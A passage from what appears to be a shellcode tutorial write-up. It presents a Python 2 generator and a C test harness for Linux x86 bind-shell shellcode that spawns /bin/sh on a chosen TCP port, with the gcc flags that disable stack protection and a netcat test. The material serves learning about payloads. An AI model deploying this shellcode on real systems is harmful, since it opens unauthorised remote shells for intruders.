if len(sys.argv)<2:
        print "Usage: "+sys.argv[0]+" [port number]"
        exit()

port = int(sys.argv[1])

if port > 65535 or port < 1:
        print "[!] Port value must be between 1 and 65535!"
        exit()

hexport = hex(port)[2:].zfill(4)        # if the value is shorter than 4 chars, it inserts leading 0-s

fbyte = hexport[0:2]                    # put first byte of port in fbyte, second byte on sbyte
sbyte = hexport[2:4]

if fbyte == "00" or sbyte == "00":
        print "Port value in hex contains a zero byte which is not permitted!"
        exit()
print "\033[1;36m\nBind shell on port tcp/" + str(port) + ", in hex: 0x" + hexport + "\033[1;m\n"

shellcode = (
"\\x6a\\x66\\x58\\x31\\xdb\\x53\\x43\\x53\\x6a\\x02\\x89\\xe1\\xcd\\x80\\x89\\xc6"+
"\\x99\\x52\\x66\\x68\033[1;32m\\x" + fbyte + "\\x" + sbyte +
"\033[1;m\\x66\\x6a\\x02\\x89\\xe1\\xb0\\x66\\x43\\x6a\\x10"+
"\\x51\\x56\\x89\\xe1\\xcd\\x80\\xb0\\x66\\xb3\\x04\\x52\\x56\\x89\\xe1\\xcd\\x80"+
"\\xb0\\x66\\x43\\x52\\x52\\x56\\x89\\xe1\\xcd\\x80\\x89\\xc3\\x6a\\x02\\x59\\xb0"+
"\\x3f\\xcd\\x80\\x49\\x79\\xf9\\xb0\\x0b\\x52\\x68\\x6e\\x2f\\x73\\x68\\x68\\x2f"+
"\\x2f\\x62\\x69\\x89\\xe3\\x31\\xc9\\xcd\\x80")

print "Shellcode:\n\n\"" + shellcode + "\"\n\n"
```

Let’s test it:





I inject it to a skeleton C script, compile it and run the new executable that contains our payload

```
#include<stdio.h>
#include<string.h>

unsigned char code[] = \
"\x6a\x66\x58\x31\xdb\x53\x43\x53\x6a\x02\x89\xe1\xcd\x80\x89\xc6\x99\x52\x66\x68\x04\xd2\x66\x6a\x02\x89\xe1\xb0\x66
\x43\x6a\x10\x51\x56\x89\xe1\xcd\x80\xb0\x66\xb3\x04\x52\x56\x89\xe1\xcd\x80\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\
x89\xc3\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x
cd\x80";

int main()
{
  printf("Shellcode Length:  %d\n", strlen(code));
int (*ret)() = (int(*)())code;
ret();
}
```

Compile: "**`gcc -fno-stack-protector -z execstack linux_x86_bind.c -o linux_x86_bind`**"

Running it we can see it's waiting for incoming connections, we use netcat to connect to our machine. Because the bind shell is listening on all IP addresses we simply use the loopback address, and port 1234:





Excellent!